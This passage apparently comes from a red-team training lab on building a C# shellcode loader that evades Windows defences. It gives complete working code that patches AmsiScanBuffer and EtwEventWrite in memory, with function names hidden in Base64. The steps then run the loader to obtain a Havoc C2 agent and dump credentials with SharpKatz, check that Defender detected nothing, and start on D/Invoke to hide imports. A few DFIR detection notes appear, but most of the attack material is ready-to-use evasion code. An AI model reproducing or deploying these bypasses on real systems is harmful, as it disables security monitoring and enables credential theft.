            Console.WriteLine($"GetProcAddress failed for AmsiScanBuffer: {Marshal.GetLastWin32Error()}");
            return;
        }
        uint oldProtect;
        Console.WriteLine($"[+]    Patching AmsiScanBuffer in amsi.dll at {amsiScanBuffer.ToInt64():X}");
        if (!VirtualProtect(amsiScanBuffer, 1, PAGE_EXECUTE_READWRITE, out oldProtect))
        {
            Console.WriteLine($"VirtualProtect failed at {amsiScanBuffer.ToInt64():X}: {Marshal.GetLastWin32Error()}");
            return;
        }
        byte[] ret = { 0xC3 }; // ret instruction
        if (!WriteProcessMemory(GetCurrentProcess(), amsiScanBuffer, ret, ret.Length, out int bytesWritten))
            Console.WriteLine($"WriteProcessMemory failed at {amsiScanBuffer.ToInt64():X}: {Marshal.GetLastWin32Error()}");
        else
        {
            Console.WriteLine($"[+]    Successfully patched AmsiScanBuffer in amsi.dll at {amsiScanBuffer.ToInt64():X}");
            // Verify patch
            byte[] verifyBuffer = new byte[ret.Length];
            if (ReadProcessMemory(GetCurrentProcess(), amsiScanBuffer, verifyBuffer, verifyBuffer.Length, out int bytesReadVerify) &&
                verifyBuffer[0] == 0xC3)
                Console.WriteLine($"[+]    Patch verified at {amsiScanBuffer.ToInt64():X}: ret instruction");
            else
                Console.WriteLine($"Patch verification failed at {amsiScanBuffer.ToInt64():X}: not ret instruction");
        }
        VirtualProtect(amsiScanBuffer, 1, oldProtect, out _);
    }
}
3. Add ETW Bypass module
ETWPatch.cs
- In visual studio, create a new class file called
ETWPatch.csby going to the Solution Explorer, right-click onAMSIETWLoader->Add->Add new class, selectC# Classat the top and name the fileETWPatch.cs.

- Delete the dummy code provided by Visual Studio and paste the following code:
using System;
using System.Runtime.InteropServices;
public static class ETWPatch
{
    [DllImport("kernel32")]
    static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
    public static void Patch()
    {
        var sp = Convert.FromBase64String("RXR3RXZlbnRXcml0ZQ=="); //EtwEventWrite
        string decodedSp = System.Text.Encoding.UTF8.GetString(sp);
        var ad = Convert.FromBase64String("bnRkbGwuZGxs"); //ntdll.dll
        string decodedAd = System.Text.Encoding.UTF8.GetString(ad);
        var lib = LoadLibrary(decodedAd);
        var myvar = GetProcAddress(lib, Convert.ToString(decodedSp));

        byte[] bypass = { 0xC3 }; //Cause EtwEventWrite to return

        var p = bypass;
        VirtualProtect(myvar, (UIntPtr)p.Length, 0x3F + 0x01, out uint oldProtect);

        Marshal.Copy(p, 0, myvar, p.Length);
        VirtualProtect(myvar, (UIntPtr)p.Length, oldProtect, out uint _);
        Console.ForegroundColor = ConsoleColor.Green;
        Console.WriteLine("[+]    ETW Patched!!!");
    }
}
4: Call the new classes in our main program (AMSIETWLoader.cs)
Let's start with calling the AmsiBypass to patch AMSI globally (CLR patch).
- Open
AMSIETWLoader.csand paste the code at the top of ourmain()method, right under theConsole.ReadKey();line:

            // AMSI Bypass CLR

            Console.WriteLine($"[-] Attempting AMSI (CLR) bypass...");
            AmsiBypass.Patch();
            Console.WriteLine("[+]    AMSI bypass executed!!!");
            WriteColored(($"---> Press Any Key to continue"), ConsoleColor.Red);
            Console.ReadKey();
- And right under that, paste the code to call the
ETWPatchclass to patch ETW (EtwEventWrite).
            // ETW Patch (ETWEventWrite)

            Console.WriteLine("[-] Attempting ETW (ETWEventWrite) patch...");
            ETWPatch.Patch();
Your code should look like this:

5 : Compile and run the code
- Compile your code and copy your AMSIETWLoader.exe to the desktop of your
windowsmachine.

NOTE : On yourkalimachine make sureupdogis running in the "/opt/Havoc/payloads" directory to serve the payload over HTTPS ("updog2 --ssl"). And remove any previous havoc sessions by marking them asdeadand thenremovethem.
- Run (double-click) the AMSIETWLoader.exe on your
windowsmachine to get a new Havoc agent with the AMSI/ETW bypasses:

Let's see if we now can dump credentials with SharpKatz by using the dotnet inline-execute command in Havoc.
- In your Havoc GUI right-click on your Havoc agent and select
Interact, use the command line below to execute SharpKatz:

dotnet inline-execute /opt/Havoc/assemblies/SharpKatz.exe

NOTE : When copy pasting this in the Havoc GUI, we noticed the paste added somespacesat the end of the command, make sure to remove those spaces.
It worked, so we have successfully bypassed AMSI! Let's double check the Defender logs to see if anything was detected.
Get-MpThreatDetection | Sort-Object InitialDetectionTime -Descending | Select-Object -First 1

The advantage of patching AMSI in the loader is that all payloads executed in the same process will benefit from the AMSI bypass, so you can run multiple dotnet assemblies like SharpKatz, Seatbelt, etc. without having to add the AMSI bypass to each individual payload.
6. Forensics
PESTUDIO/CAPA/LITTERBOX

We can see here that the AMSI bypass is detected by CAPA, but not the ETW bypass. We need to make sure we obfuscate strings like AmsiScanBuffer, Amdi.dll and AmsiInitialize to evade static detection. Also the VirtualAlloc RWX and CreateThread calls are detected, so we need to make sure we obfuscate those as well, we will do the latter in the next lab with D/Invoke.
NOTE: We are implementing AMSI and ETW bypasses in the loader itself, but you can also implement these bypasses in your shellcode. Havoc's payload generator has options to add these bypasses to your shellcode payloads. Same thing with
donutit has the capability to add AMSI and ETW bypasses to your shellcode payloads in the form ofstubs. Having the AMSI/ETW bypasses in the shellcode makes it more portable and you can use it in other scenarios likeprocess injectionorprocess hollowing, on the other side having them in the loader makes the loader more versatile as it can load any shellcode payload, it also makes the loader stealthier as it's disabling AMSI/ETW globally for the entire process (so the loader's activity itself is bypassing potential AMSI scan, and prevent ETW logging events), making it less likely to be detected. If you have multiple payloads running in the same process, having the bypasses in the loader means that all payloads will benefit from the bypasses, which might not be desirable in some scenarios.
Analysis: AMSI/ETW Bypass Implementation Strategy
Key Findings:
Implementation Location Trade-offs
Whether to implement AMSI/ETW bypasses in the loader or the shellcode is a critical tactical decision point depending on the operational context. Below is a comparative analysis of both approaches:
| Implementation Location | Advantages | Disadvantages | DFIR Detection Vector |
|---|---|---|---|
| Loader-based Bypasses | • Global process protection • Payload-agnostic • Single implementation point • Stealth enhancement for loader itself | • Less portable • Single point of failure • May affect unintended payloads | • Memory forensics can identify patched functions • Process behavior analysis shows suspicious API modifications |
| Shellcode-embedded Bypasses | • Highly portable • Self-contained payloads • Works across injection methods • Granular control per payload | • Larger payload size • Multiple implementation overhead • Limited global protection | • Shellcode analysis reveals bypass code • Network signatures for bypass patterns |
Strategic Implications
From a Red Team Perspective:
- Operational Flexibility: Loader-based bypasses provide tactical advantage when deploying multiple tools (SharpKatz, etc.) through same process
- OPSEC Consideration: Global bypasses reduce detection surface for the loader's own activities
- Payload Management: Enables use of "clean" payloads without embedded bypass code
From a DFIR Perspective:
- Detection Strategy: Focus on monitoring for
VirtualProtectcalls targeting AMSI/ETW functions - Memory Analysis: Look for patched
AmsiScanBuffer(0xC3 ret instruction) andEtwEventWritefunctions - Behavioral Indicators: Processes loading AMSI.dll but showing no AMSI events in logs
Technical Observations
-
Bypass Quality: The implementation shows sophisticated understanding:
- Proper memory protection management
- Function address resolution
- Return instruction patching (0xC3)
-
Evasion Techniques:
- Base64 encoding of function names (
RXR3RXZlbnRXcml0ZQ=== EtwEventWrite) - Runtime string decoding to avoid static signatures
- Base64 encoding of function names (
-
Operational Security: The choice between implementation locations directly impacts:
- Attribution: Embedded bypasses in shellcode can be fingerprinted
- Persistence: Global bypasses affect entire process lifetime
- Forensic Recovery: Different artifact patterns for each approach
Recommendation
For mature red team operations, hybrid approach is optimal:
- Use loader-based bypasses for initial foothold and tool deployment
- Switch to shellcode-embedded bypasses for specific high-value operations requiring maximum stealth
- Consider environmental factors (EDR vendor, monitoring capabilities) when choosing implementation strategy
This demonstrates advanced understanding of the operational vs. tactical trade-offs inherent in bypass deployment strategies.
Differences in Memory Analysis Between Shellcode Stubs and Loaders
While the core artifact of AMSI/ETW patching (e.g., modified code in amsi.dll or ntdll.dll) is similar for both shellcode stubs and loaders, the implementation context creates variances in what memory forensics reveals. Below are the key differences:
-
Delivery and Initial Footprint:
- Shellcode with Patch Stub: Shellcode is typically injected directly into a process (e.g., via
CreateRemoteThreador APC queues) without a disk-based file. The patch stub executes early, often with minimal API calls (e.g., using direct syscalls to avoid hooks). This results in a smaller initial footprint, primarily limited to injected memory regions (e.g., RWX pages). - Loader Implementation: Loaders are often disk-based executables or use reflective loading. They rely on WinAPI calls like
VirtualProtectandWriteProcessMemoryto apply patches, generating more behavioral artifacts (e.g., ETW events for memory operations if ETW isn't yet disabled). Disk-based loaders may leave traces like prefetch files or shimcache entries.
Analysis Impact: Shellcode is "fileless," so detection relies on memory patterns (e.g., shellcode signatures, anomalous RWX regions). Loaders provide additional disk-based artifacts, making it easier to correlate memory patches with a specific executable.
- Shellcode with Patch Stub: Shellcode is typically injected directly into a process (e.g., via
-
Timing and Cleanup:
- Shellcode: Patches may be ephemeral, applied just before payload execution and potentially undone afterward (e.g., via sleep masks or cleanup routines). Early ETW patching minimizes logging, reducing runtime artifacts.
- Loader: Patches are typically persistent throughout the process's lifetime, as loaders rarely clean up modifications. This leaves clearer evidence like copy-on-write (CoW) pages or inline hooks.
Analysis Impact: Shellcode patches might evade runtime detection if cleaned, but memory dumps capture the modified state at the time of acquisition. Loaders' heavier use of APIs can leave partial ETW or AMSI logs if patching occurs after initial execution.
-
Scope and Process Context:
- Shellcode: Often injected into a legitimate process (e.g.,
explorer.exe), making patches appear in unexpected process contexts. This requires broader memory scans across multiple processes. - Loader: May run in its own process or inject into others, often involving CLR/.NET for C# payloads, which adds artifacts like assembly load events or .NET metadata.
Analysis Impact: Detection techniques are similar (e.g., scanning for CoW or hooks), but shellcode blends into benign processes, necessitating more comprehensive process enumeration. Loaders’ process context may be more explicit, especially if disk-based.
- Shellcode: Often injected into a legitimate process (e.g.,
-
Advanced Bypasses and Evasion:
- Shellcode: Frequently employs "patchless" techniques (e.g., hardware breakpoints via
NtSetContextThreadto trap AMSI/ETW calls without modifying code). These are harder to detect via traditional integrity checks but can be identified through thread context or exception handler analysis. - Loader: More likely to use traditional patching (e.g., overwriting function prologues), which is easier to detect via code integrity checks but may include anti-forensic techniques like unhooking EDR.
Analysis Impact: Both require advanced detection (e.g., syscall monitoring for patchless bypasses), but shellcode’s stealthier approach may prioritize evasion over persistence, while loaders focus on robust execution.
- Shellcode: Frequently employs "patchless" techniques (e.g., hardware breakpoints via
In short - having the bypasses in the loader give us more flexibility:
-
Attack frameworks that generate shellcode payloads (like
SliverorHavoc) or shellcode generators (likeDonut) have a static AMSI/ETW bypass stub that is added to the shellcode, so if you want to change the bypass technique you need to modify the framework's source code and recompile it. Having the bypasses in the loader means that you can change the bypass technique in one place (the loader) without having to modify the shellcode generation process. This static stub might be detected by EDR solutions, so having the bypasses in the loader means that you can use any shellcode payload (even ones that don't have a bypass stub) and still benefit from the bypasses. It also means that you can update the bypass technique in the loader without having to regenerate all your shellcode payloads, in case the current bypass technique gets doesn't work anymore -
Having the bypasses in the shellcode means that you can use the shellcode in other scenarios -like process injection or process hollowing (which we are not covering in the class) without having to rely on the loader. This makes the shellcode more portable and versatile. But if you want to use the shellcode in a scenario where you don't have control over the loader (like injecting into a process that you don't own), then having the bypasses in the shellcode is necessary.
Synopsis Table
| Aspect | Shellcode with Patch Stub | Loader Implementation |
|---|---|---|
| Delivery | Fileless, injected (e.g., via CreateRemoteThread). Minimal API use, often syscalls. | Disk-based or reflective. Uses WinAPI (e.g., VirtualProtect), generating more artifacts. |
| Footprint | Limited to RWX memory regions, harder to trace to a source. | Disk artifacts (e.g., prefetch), API call logs, clearer process attribution. |
| Patch Persistence | Often ephemeral, may clean up post-execution (e.g., sleep mask). | Typically persistent, leaves CoW pages or hooks for process lifetime. |
| Process Context | Injected into benign processes (e.g., explorer.exe), blends in. | Own process or injected, often with CLR/.NET artifacts for C# payloads. |
| Evasion Techniques | Patchless bypasses (e.g., hardware breakpoints), stealth-focused. | Traditional patches, may include EDR unhooking, less stealthy but robust. |
| Detection Focus | Memory scans for RWX, thread contexts, exception handlers. Requires broader process checks. | Memory scans plus disk artifacts, API logs, process creation events. |
During our forensics we still could see the VirtualProtect WriteProcessMemory and CreateThread imports in the import table, which could be a detection vector, we're going to fix this by using D\INVOKE in the next lab. This will dynamically resolve those functions at runtime, so they won't be visible in the import table anymore. If an AVD/EDR (Microsoft Defender and MDE do not hook functions, they relay on ETW telemetry, call stack analysis and Kernel callbacks - we won't be dealing with these during this training as we only have 2 days, but who knows in the future an extra module might be published :)) hooks those functions, we might still get detected, but at least they won't be visible in the import table anymore.
Additionally you might have noticed our code has duplicate code for loading libraries and getting function addresses, in the next lab we're going to refactor this into a NativeMethods class that can be reused by all classes. This will make our code cleaner and easier to maintain.
Lab - D/INVOKE Loader
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times that sample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
EXPLAIN D/INVOKE
DInvoke (Dynamic Invoke)
- Definition: A technique to
dynamically resolveand call unmanaged functionsat runtime, avoiding static imports (IAT). - How It Works: Gets a handle on loaded DLLs (using
GetModuleHandle) and resolves function addresses (e.g., via GetProcAddress) at runtime, often using reflection or memory manipulation. - Usage in Shellcode Loader: Dynamically resolves
VirtualAlloc,WriteProcessMemory, etc., fromkernel32.dll, avoiding static references in the binary. - Pros:
- Stealthier, as it avoids static import tables, evading antivirus/EDR detection.
- Flexible for runtime manipulation to bypass defenses.
- Cons:
- More complex, requiring manual DLL/function resolution.
- Detectable by advanced behavioral analysis.
Key Difference in Context with P/Invoke:
- P/Invoke: Uses
static[DllImport] declarations for simpler Win32 API calls but is more detectable by security tools, these will show up in the IAT of the binary.

- DInvoke:
Dynamically resolves APIs at runtime, reducing the binary's footprint and improving evasion, critical for discreet shellcode execution in malicious or red-team scenarios.
OPSEC HINT: When using D/INVOKE (Dynamic Invoke) - you can use a nuget package in Visual Studio, however that import will most likely flag AV/EDR, so instead of being lazy we'll implement our own D/INVOKE.
So far our code uses the following methods to call Windows API functions:
- GetCurrentProcess*
- VirtualAlloc*
- WriteProcessMemory*
- CreateRemoteThread*
- WaitForSingleObject*
And in AMSI/ETW bypass labs we 4 added new functions:
- LoadLibrary*
- GetProcAddress
- VirtualProtect*
- ReadProcessMemory*
These methods are all imported using P/Invoke, which is a powerful feature of .NET that allows managed code to call unmanaged functions implemented in DLLs. However, P/Invoke has some drawbacks:
